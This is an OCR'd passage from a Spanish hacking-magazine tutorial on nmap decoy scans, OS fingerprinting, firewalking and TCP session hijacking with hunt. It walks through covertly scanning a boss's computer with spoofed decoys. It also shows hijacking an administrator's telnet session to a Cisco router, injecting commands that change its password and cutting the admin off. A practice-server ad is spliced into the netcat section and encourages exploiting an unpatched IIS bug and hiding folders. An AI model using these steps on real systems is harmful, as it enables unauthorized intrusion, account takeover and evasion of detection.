Otra opción útil de ***nmap***, en lo que se refiere al escaneo de puertos, es **–D**, a la cual le han de seguir direcciones IP's o nombres de *host* válidos, aunque el *spoofing de* IP tiene muchas limitaciones hoy en día en Internet, dentro de una red local es factible en la mayoría de los casos, por ejemplo:

> Supongamos que queremos escanear el ordenador del "*jefe*", este es el escenario:
>
> Ordenador del jefe: 172..28.0.99
> Nuestro PC: 172.28.0.200
> Otros equipos en la red 172.28.0.xxx

Podríamos hacer esto:

nmap -P0 –p20-500 -D 172.28.0.1, 172.28.0.45, 172.28.0.12, 172.28.0.200, 172.28.0.3, 172.28.0.14,172.28.0.67 172.28.0.99

La sintaxis anterior, escanearía el rango de puertos 20 a 500 de la ip 172.28.0.99 y, en el supuesto que existiese un IDS o que el ordenador del jefe detecte el escaneo, aparecerán todas las IP's que siguen a la opción –D, por lo que no sabrá a ciencia cierta de donde vino el escáner de puertos.

nmap tiene muchas opciones útiles: fragmentación, señuelos, temporización, exploración inversa, detección del sistema operativo, etc. Algunas las usaremos en apartados posteriores, otras ya fueron explicadas en números anteriores de la revista, sin embargo creí conveniente mostrar estos usos puesto que no fueron comentados con esta amplitud en su día.

NETCAT

Netcat es otra de las herramientas que no deben faltar... es multiusos, igual nos sirve

SERVIDOR DE HXC MODO DE EMPLEO

- Hack x Crack ha habilitado tres servidores para que puedas realizar las prácticas de hacking.

- Las IPs de los servidores de hacking las encontrarás en EL FORO de la revista (www.hackxcrack.com). Una vez en el foro entra en la zona COMUNICADOS DE HACK X CRACK (arriba del todo) y verás varios comunicados relacionados con los servidores. No ponemos las IP aquí porque es bueno acostumbrarte a entrar en el foro y leer los comunicados. Si hay alguna incidencia o cambio de IP o lo que sea, se comunicará en EL FORO.

- Actualmente tienen el BUG del Code / Decode. La forma de "explotar" este bug la explicamos extensamente en los números 2 y 3. Lo dejaremos así por un tiempo (bastante tiempo ;) Nuestra intención es ir habilitando servidores a medida que os enseñemos distintos tipos de Hack.

- En los Servidores corre el Windows 2000 con el IIS de Servidor Web. No hemos parcheado ningún bug, ni tan siquiera el RPC y por supuesto tampoco hemos instalado ningún Service Pack. Para quien piense que eso es un error (lógico si tenemos en cuenta que el RPC provoca una caída completa del sistema), solo decirte que AZIMUT ha configurado un firewall desde cero que evita el bug del RPC, (bloqueo de los puertos 135 (tcp/udp), 137 (udp), 138 (udp), 445 (tcp), 593 (tcp)). La intención de todo esto es, precisamente, que puedas practicar tanto con el CODE/DECODE como con cualquier otro "bug" que conozcas (y hay cientos!!!). Poco a poco iremos cambiando la configuración en función de la experiencia, la idea es tener los Servidores lo menos parcheados posibles pero mantenerlos operativos las 24 horas del día. Por todo ello y debido a posibles cambios de configuración, no olvides visitar el foro (Zona Comunicados) antes de "penetrar" en nuestros servidores.

- Cada Servidor tiene dos unidades (discos duros duros):
* La unidad c: --> Con 40GB y Raíz del Sistema
* La unidad d: --> Con 40GB
* La unidad e: --> CD-ROM

Nota: Raíz del Servidor, significa que el Windows Advanced Server está instalado en esa unidad (la unidad c:) y concretamente en el directorio por defecto \winnt\ Por lo tanto, la raíz del sistema está en c:\winnt\

- El IIS, Internet Information Server, es el Servidor de páginas Web y tiene su raíz en c:\inetpub (el directorio por defecto)

Nota: Para quien nunca ha tenido instalado el IIS, le será extraño tanto el nombre de esta carpeta (c:\inetpub) como su contenido. Pero bueno, un día de estos os enseñaremos a instalar vuestro propio Servidor Web (IIS) y detallaremos su funcionamiento.

De momento, lo único que hay que saber es que cuando TÚ pongas nuestra IP (la IP de uno de nuestros servidores) en tu navegador (el Internet explorer por ejemplo), lo que estás haciendo realmente es ir al directorio c:\Inetpub\wwwroot\ y leer un archivo llamado default.htm.

Nota: Como curiosidad, te diremos que APACHE es otro Servidor de páginas Web (seguro que has oído hablar de él). Si tuviésemos instalado el apache, cuando pusieses nuestra IP en TU navegador, accederías a un directorio raíz del Apache (donde se hubiese instalado) e intentarías leer una página llamada index.html ... pero... ¿qué te estoy contando?... si has seguido nuestra revista ya dominas de sobras el APACHE ;)

Explicamos esto porque la mayoría, seguro que piensa en un Servidor Web como en algo extraño que no saben ni donde está ni como se accede. Bueno, pues ya sabes dónde se encuentran la mayoría de IIS (en \Inetpub\) y cuál es la página por defecto (\Inetpub\wwwroot\default.htm). Y ahora, piensa un poco... ... ¿Cuál es uno de los objetivos de un hacker que quiere decirle al mundo que ha hackeado una Web? Pues está claro, el objetivo es cambiar (o sustituir) el archivo default.html por uno propio donde diga "hola, soy DIOS y he hackeado esta Web" (eso si es un lamer ;)

A partir de ese momento, cualquiera que acceda a ese servidor, verá el default.htm modificado para vergüenza del "site" hackeado. Esto es muy genérico pero os dará una idea de cómo funciona esto de hackear Webs ;)

- Cuando accedas a nuestro servidor mediante el CODE / DECODE BUG, crea un directorio con tu nombre (el que mas te guste, no nos des tu DNI) en la unidad d: a ser posible y a partir de ahora utiliza ese directorio para hacer tus prácticas. Ya sabes, subirnos programitas y practicar con ellos :) ... ... ¿cómo? ¿que no sabes crear directorios mediante el CODE/DECODE BUG... repasa los números 2 y tres de Hack x Crack ;p

Puedes crearte tu directorio donde quieras, no es necesario que sea en d:\mellamojuan. Tienes total libertad!!! Una idea es crearlo, por ejemplo, en d:\xxx\system32\default\10019901\mellamojuan (ya irás aprendiendo que cuanto mas oculto mejor :)

Es posiblemente la primera vez que tienes la oportunidad de investigar en un servidor como este sin cometer un delito (nosotros te dejamos y por lo tanto nadie te perseguirá). Aprovecha la oportunidad!!! e investiga mientras dure esta iniciativa (esperemos que muchos años).

- En este momento tenemos mas de 600 carpetas de peña que, como tu, está practicando. Así que haznos caso y crea tu propia carpeta donde trabajar.



MUY IMPORTANTE...

MUY IMPORTANTE!!!!! Por favor, no borres archivos del Servidor si no sabes exactamente lo que estás haciendo ni borres las carpetas de los demás usuarios. Si haces eso, lo único que consigues es que tengamos que reparar el sistema servidor y, mientras tanto, ni tu ni nadie puede disfrutar de él :(Es una tontería intentar "romper" el Servidor, lo hemos puesto para que disfrute todo el mundo sin correr riesgos, para que todo el mundo pueda crearse su carpeta y practicar nuestros ejercicios. En el Servidor no hay ni Warez, ni Programas, ni claves, ni nada de nada que "robar", es un servidor limpio para TI, por lo tanto cuídalo un poquito y montaremos muchos más

para escanear puertos que para realizar conexiones inversas o .... ufff muchas cosas....

Aunque sus posibilidades como escáner no son muy utilizadas, veamos una manera de usarlo:



Acabamos de escanear los puertos TCP del 20 a 25 del servidor de pruebas de ***hackxcrack***.

Existen numerosos escáneres y exploradores de puertos y servicios, incluso son auténticos analizadores de vulnerabilidades, entre los mas interesantes tenemos:

Retina, SuperScan, ISS, Cops, Nessus, NetScan, Saint, NetSaint y un largo etcétera de ellos, no es el objeto de este hablar de ellos, no obstante, no estaría de más que incluyeras alguno de los nombrados anteriormente a tu colección.

Fingerprinting

Aunque la mayoría de los escáneres utilizan técnicas de detección del sistema operativo, hay algunas herramientas específicas de ello, veamos qué es y algunas utilidades.

El ***OS-Fingerprinting*** consiste en averiguar el Sistema Operativo de una máquina remota, para detectarlo se utilizan dos métodos:

1.- Escaneo Activo, probar puertos abiertos y hacer las suposiciones de la máquina
2.- Escaneo Pasivo, no importa que los puertos estén abiertos

Un rastreo activo es aquel que **descubre puertos significativos de un equipo, es una técnica "*agresiva*"** puesto que intentará probar dichos puertos para establecer la conexión y averiguar si corre un determinado servicio o no, imagina una máquina con puertos abiertos como el 139, 445, 135, 3389 casi con toda probabilidad puede ser un Windows.

Un rastreo pasivo consiste en hacer un **seguimiento de la Pila de protocolos TCP/IP** y realizar una suposición razonable del Sistema Operativo que corre un host.

Los rastreos pasivos son más sigilosos puesto que no establecen una conexión como tal, si pueden escanearán puertos abiertos pero no es preciso que los haya...

¿Por qué funciona un rastreo pasivo?

R: Porque muchos sistemas operativos "*firman*" sus pilas TCP con determinadas parámetros, las "**firmas pasivas**" más frecuentes están:

En la Cabecera IP

TL El campo Total Length, Longitud Total del paquete
El incremento en el campo Identification (***IP-ID***)
TTL Tiempo de vida del paquete saliente

En la Cabecera TCP

Tamaño de la ventana TCP (TCP Window Size)
El **bit de No fragmentación (DF)**
El campo Opciones de TCP, sobretodo las opciones Maximun Segment Size y SACK

También se pueden tomar otros valores, el caso es que juntando al menos esos parámetros y observando sus respuestas podremos hacernos una idea del tipo de sistema Operativo que corre un sistema Remoto.


Tanto para *Windows* como para *LINUX* hay un montón de programas que utilizan el rastreo pasivo para averiguar el Sistema Operativo de un *host*, yo te recomendaría:

QueSO, nmap, Cheops, xprobe, p0f, siphon, THC, ettercap, winfingerprinting.. algunas sólo para *Linux* otras en ambas plataformas, no te costará encontrarlas por

la red, son muy conocidas y te recomiendo que utilices más de una, no siempre los resultados son satisfactorios, hasta el administrador del equipo remoto puede haber falseado las respuestas ante algunos de estos programas y encontrarnos con resultados equivocados.

Vamos a ver alguno de ellos:

nmap –P0 –O ip.destino



Otra herramienta bastante útil y muy versátil es ***p0f***

La encontramos en:

http://lcamtuf.coredump.cx/p0f-devel.tgz en su versión "reciente" o también la versión 2.0.3 en:

http://lcamtuf.coredump.cx/p0f.tgz

Y para Windows en:
http://www.mirrors.wiretapped.net/security/network-mapping/p0f/p0f-2.0.3-win32-binary.zip

De hecho te recomiendo que le eches un vistazo a:
http://www.mirrors.wiretapped.net/security/

Encontrarás utilidades muy interesantes, alguna de ellas las necesitaremos en este artículo.

P0f tiene muchas opciones, veremos algunas que pueden resultar interesantes:

-h, como es habitual la ayuda

-A, intercepta los paquetes de datos con señales SYN+ACK

-R, intercepta los paquetes de datos con señales RST/RST+ACK

-p, modo promiscuo

-d, ejecuta p0f como servicio

-x, vuelca la salida completa del paquete


-l, visualiza la salida en una sola linea

-M, ejecuta p0f identificando sistemas operativos que corren bajo una única puerta de enlace

Hay más, pero para los ejemplos que nos atañen, nos servirán estas.

Supongamos que deseamos averiguar el/los sistemas operativos de equipos que realizan conexiones en nuestra LAN, podemos usar:

p0f –p -l



Vemos que detectó sistemas Windows (172.28.0.9 y 172.28.0.50) y un Linux (172.28.0.200)

Incluso le podemos poner "*reglas*", por ejemplo, si lanzamos ***ph0*** en modo promiscuo pero no queremos capturar los paquetes de una determinada IP, lo haríamos así:

p0f –p –l 'not src host 172.28.0.200'

Aunque ya hemos dicho que ***p0f*** existe también para *Windows*, a mi me gusta otra para este sistema operativo, bueno, también existe en *LINUX*, pero por ver otra más... se llama ***Winfingerprint***.

http://www.mirrors.wiretapped.net/security/network-mapping/winfingerprint/winfingerprint10022002.zip


Que ya de paso, además de escanear, nos ofrece bastante información como usuarios, recursos compartidos, claves del registro, discos, etc.. Y por su puesto el tipo de sistema operativo

También deberías "*probar*" ***xprobe*** para *LINUX*,

http://www.sys-security.com/archive/tools/xprobe2/xprobe2-0.2.tar.gz

Si bien tiene muchas opciones, una prueba sencilla la puedes obtener utilizando simplemente esta sintaxis:

xprobe2 172.28.0.9



Recuerda cambiar la IP por la que deseas averiguar el sistema operativo y te dará las probabilidades del que descubra... como en el ejemplo anterior.

SPOOFING Y HIJACKING

Bufff, esta sería una larga lista, al principio hice referencia a ***ettercap*** y ***hunt***, aquí me voy a centrar en ***hunt***, en una web "*amiga*".... amiga y querida, puedes encontrar un "*manual paso a paso*" de cómo usar *ettercap*, por ese motivo obviaré cualquier ejemplo de *ettercap* y me limitaré a enlazarte el magnífico artículo.

Los que son asiduos de nuestros foros seguro que ya saben a quien me refiero... a nuestro amigo ***Cyruxnet***, no dejéis de leer este link http://cyruxnet.com.ar/ettercap.htm

Y también, cómo no, en el artículo 14 de esta revista se inició una práctica de secuestro de sesiones "*a mano*", muy rudimentario, pero efectivo y sobre todo, muy útil para entender cómo funciona el *hijacking* y las comunicaciones TCP, lo podéis descargar aquí:

http://www.forohxc.com/hijacking/articulo14/hijaking.pdf

Vamos a usar ***hunt***... veamos, **primero pongámonos en situación**

Resulta que en *"mi red"* (**una empresa española**) hay un administrador que usa *telnet* para acceder de forma remota a un *router* de otra red (**una delegación en Estados Unidos**), este administrador configura ese *router* remotamente, abre puertos, incluye ACL's, etc... Las labores típicas en la administración de un *router*.

No lo hace todos los días, pero como es un administrador que suele ver los logs de vez en cuando, accede a ese router desde la empresa situada en Madrid, **se trata de un router cisco 2500** y este administrador, auque precavido con los logs, se olvida de que sus comunicaciones no van cifradas y... aquí entramos nosotros, lo que vamos a realizar es esperar a que ese admin. Se conecte al *router* de EEUU por *telnet*, introduzca su *password* y cuando esté *"en medio de la faena"*, llegamos nosotros y le robamos su sesión, o le inyectamos comandos para hacernos el control del *router* remoto, con lo que podremos comprometer toda la red de la delegación de EEUU.

Lo que vamos a realizar es un caso REAL, es decir, de verdad, de verdad que vamos a acceder como usuarios privilegiados a un *router* cisco 2500 en estados unidos, **SIN SABER** ningún **nombre de usuario**, **ni contraseña**... simplemente le birlaremos la conexión a nuestro querido admin. Y nos haremos con el control del *router*.

Hombre... estarás pensando que menuda faena para el cisco 2500, bueno, pues no es así... muchos conocéis que (a parte de otras cosas) soy instructor certificado por Cisco Systems, y esto lo hago en todas mis clases se trata de un router de verdad, fuera de España de verdad, pero es un laboratorio de pruebas, no habrá problemas ni recriminaciones, bueno no las habrá si nos limitamos a lo que queremos hacer, si luego cogemos ese router y lo utilizamos como bouncer o para atacar a otros equipos, se nos caerá el pelo, así que advertidos estáis, no juguéis con esa conexión o tendréis problemas o simplemente os negarán el acceso.

La IP de nuestro administrador "precavido" es: 172.28.0.50 y usa un Windows XP, eso no es importante, da igual es Sistema Operativo, el caso es que no utilice cifrado.

La IP del "secuestrador" es: 172.28.0.200 y usa un LINUX RH8, esto sí que importa puesto que hunt sólo está disponible para LINUX.

La ip del router remoto es... bueno, mejor lo digo al final, así el ejemplo es completo y no estaremos *"predispuestos"* a nada...

El caso es que nuestro admin. Está trabajando en el router



Está viendo la tabla de rutas y borré los últimos octetos de la dirección IP para mantener **"el misterio"**

No te preocupes si no sabes nada sobre el funcionamiento de un router cisco, para lo que vamos a realizar sólo has de saber que a un router de estas características puedes acceder como usuario "normal" o como usuario privilegiado, los usuarios normales pueden ver algunas configuraciones pero no las pueden modificar, el usuario privilegiado es el que tiene control TOTAL sobre le router...

Normalmente el usuario privilegiado tiene acceso mediante un *password*, una clave, clave

que desconocemos entre otras cosas porque la sesión **YA ESTÁ ESTABLECIDA** y de lo que se trata es de secuestrarla.

Lo que vamos hacer es lo siguiente:

Le cambiaremos el nombre al router, el password del admin. Y luego resetearemos la conexión, esto ***en un router cisco se hace así:***

end, esta orden regresará al primer nivel de comandos

configure terminal, abrimos la configuración del modo global del router

hostname VIC, el *router* pasará a llamarse *VIC* en lugar de *yo-mommie-2*, esto realmente no interesa puesto que el administrador entenderá rápidamente que algo pasó, pero es un ejemplo.

enable secret victhor123, cambiamos el *password* del usuario privilegiado

end, regresamos al principio


disable, salimos del modo privilegiado, así cuando se vuelva a reconectar el administrador, le pedirá el password... password que ya no sabrá...

Y luego desde el propio ***hunt*** **mataremos la conexión**, el administrador legítimo la perderá y cuando se intente *loguear* de nuevo, no podrá porque le cambiaron el pass, obviamente tampoco nos interesará, si el verdadero administrador no puede entrar, pedirá a EEUU que *reseteen* el pass o el *router* y se mosqueará... podríamos haber creado un nuevo usuario con privilegios de administrador... eso sería más apropiado... pero, en fin, esto es un ejemplo...


Pero antes, vamos a ejecutar ***hunt***... y a configurarlo, lo primero descargarse ***hunt***

http://packetstormsecurity.nl/sniffers/hunt/hunt-1.5.tgz

No hay *script ./configure...* pasamos directamente a *make && make install* y lo lanzaremos desde el directorio de instalación que hayas elegido mediante ***./hunt***



Lo primero, pulsamos en ***o*** (***options***)




De todas estas opciones, para esta práctica debemos cambiar:

r) Reset ACK storm timeout y **ponerlo a 0 (cero)**
s) simple hijack cmd timeout **también a 0 (cero)**
t) arp req spoof throug req, **lo cambiamos a no (n)**
w) switches environment, **y si tenemos un switch** o n si **tenemos un hub**
e) learn MAC from IP traffic, **lo cambiamos a yes (y)**
v) verbose, también lo ponemos **a yes (y)**

Las Demás las podemos dejar como están y **se quedará así:**


y por último pulsamos **x** para regresar (***return***) al menú principal.



Aunque podemos secuestrar la sesión de varias formas, hasta convertir a ***hunt*** en un *sniffer* o usar técnicas de ***arp-spoofing*** (***ver revista número 11, artículo dsniff***) yo lo voy a explicar de otra manera, vamos a configurar el demonio ***sniff*** (opción ***d***) y veremos esto:



Seleccionamos ***s, sniff daemon***




Y ahora pulsamos en ***a*** y lo **configuramos como sigue**:

Te recuerdo que la IP del administrador "*precavido*" era la ***172.28.0.50, /16 es la máscara de subred*** (255.255.0.0) **y el puerto** por el que se va a conectar **es 23 (telnet)**, si tu red/subred y máscaras son diferentes cambia esos valores, Lo demás lo pones como está.

Después de configurarlo, pulsas en ***s*** (***start daemon***) y ***x para regresar al menú anterior***, y de nuevo ***x para llegar hasta el menú principal***.


Si todo fue bien, desde el menú principal pulsa ***l*** (***list***) para ver las conexiones establecidas por la máquina *172.28.0.50*




Vale, ya está desvelado el "*secreto*", la IP a la que se conecta es ***64.7.18.193,*** conectado al ***puerto 23*** y desde el puerto dinámico, en el ejemplo es: 2525...

Ahora pulsaremos en ***s*** (***simple hijack***) y secuestraremos la sesión, escribiremos los comandos como si estuviésemos frente al router 2500 de cisco y resetearemos la conexión.

Pulsamos en ***s*** y elegimos la conexión, sólo hay una que es la ***0***



Seleccionamos ***0 como conexión, n en dump*** y los comandos que deseamos...



Al verdadero administrador le habrá pasado esto en su línea de comandos... perderá la conexión.

Cuando vuelva a reconectarse, podrá pensar que fue un error provocado por cualquier cosa, nada anormal... le pasará esto otro:

Lo primero que ve, es que "*su router*" **YA NO SE LLAMA *yo-mommie-2*, sino *VIC*... y su *password*... YA NO VALE...**

Luego, nosotros... desde nuestro equipo hacemos un *telnet* a la IP del *router* y accederemos sin problemas, ***enable y el pass victhor123*** y se acabó...

Esto que acabamos de hacer es un ejemplo, ***obviamente no interesa cambiarle el pass***, lo suyo hubiera sido hacer "*otras cosas*", *mapear un puerto, crear un túnel de conexión, modificar las ACL's para poder pasar a la red interna*... vamos que hay bastantes posibilidades, claro que además de ***hunt*** deberíamos saber administrar un *router* "*como Dios manda*" y más si es un CISCO.... ya que disponemos del laboratorio de pruebas, ***¿qué te parece si tras esta serie de artículos empezamos un curso de administración de routers?***

Sí, sí.. de *routers* CISCO, con *routers* "*de verdad*", con éste laboratorio disponemos de hasta 3 *routers* para trastear, uno para aprender los mandatos del sistema operativo de CISCO (IOS) e incluso, si nos registramos como se debe, podemos tener acceso a otros recursos y a más *routers*, bueno, si os interesa espero vuestras ideas y comentarios por los foros de *hackxcrack*.

Por si no os acordáis

http://www.hackxcrack.com/index.php

Firewalking:

Firewalking es "*tantear*" un firewall, intentar "*pasar*" o al menos, descubrir los puertos que filtra y si se puede, atravesarlo, lo de siempre... hay infinidad de ellas, expondré tres:


hping, icmpenum y firewalk

HPING


Es un descriptor de paquetes TCP/IP y podemos usarlo para probar las ACL's de un *router* y/o *firewall*.

http://www.hping.org/hping2.0.0-rc3.tar.gz

Por ejemplo, veamos como funciona... primero haremos un ***ping*** a un servidor



Sin respuesta, ahora probemos con ***hping*** hacia el puerto 80



En los círculos rojos observarás que la señal TCP recibida es ***SA*** (***SYN+ACK***) que es síntoma de que el servicio está abierto... si hubiésemos recibido un ***RA*** (***RST+ACK***) el servicio estaría cerrado, incluso podemos encontrarnos con respuestas del tipo 13 (Prohibido por el administrador) síntoma de que el puerto está filtrado o contiene una *ACL*.


ICMPENUM

http://www.bindview.com/Resources/RAZOR/Files/icmpenum-1.1.1.tgz


Es una herramienta que utiliza paquetes del tipo ***TIMESTAMP*** o ***ICMP INFO***, en lugar de los habituales ***ICMP ECHO*** e ***ICMP REPLY***. (nuestros queridos *ping y pong*)

Es habitual encontrarse *routers y/o firewalls* que no bloquean todo el tráfico ICMP, bien por desconocimiento o por desidia de su administrador, es decir, el *router* está configurado para rechazar los ping de redes externas, pero no tiene filtros para otros paquetes ICMP.

Con esto el administrador "*piensa*" que los *pings* que hagan a su *router* serán rechazados, y no le falta razón, veamos un ejemplo contra un *router*:




Ahora vamos a probar que pasa si le enviamos una solicitud *ICMP* del tipo *TIMESTAMP*

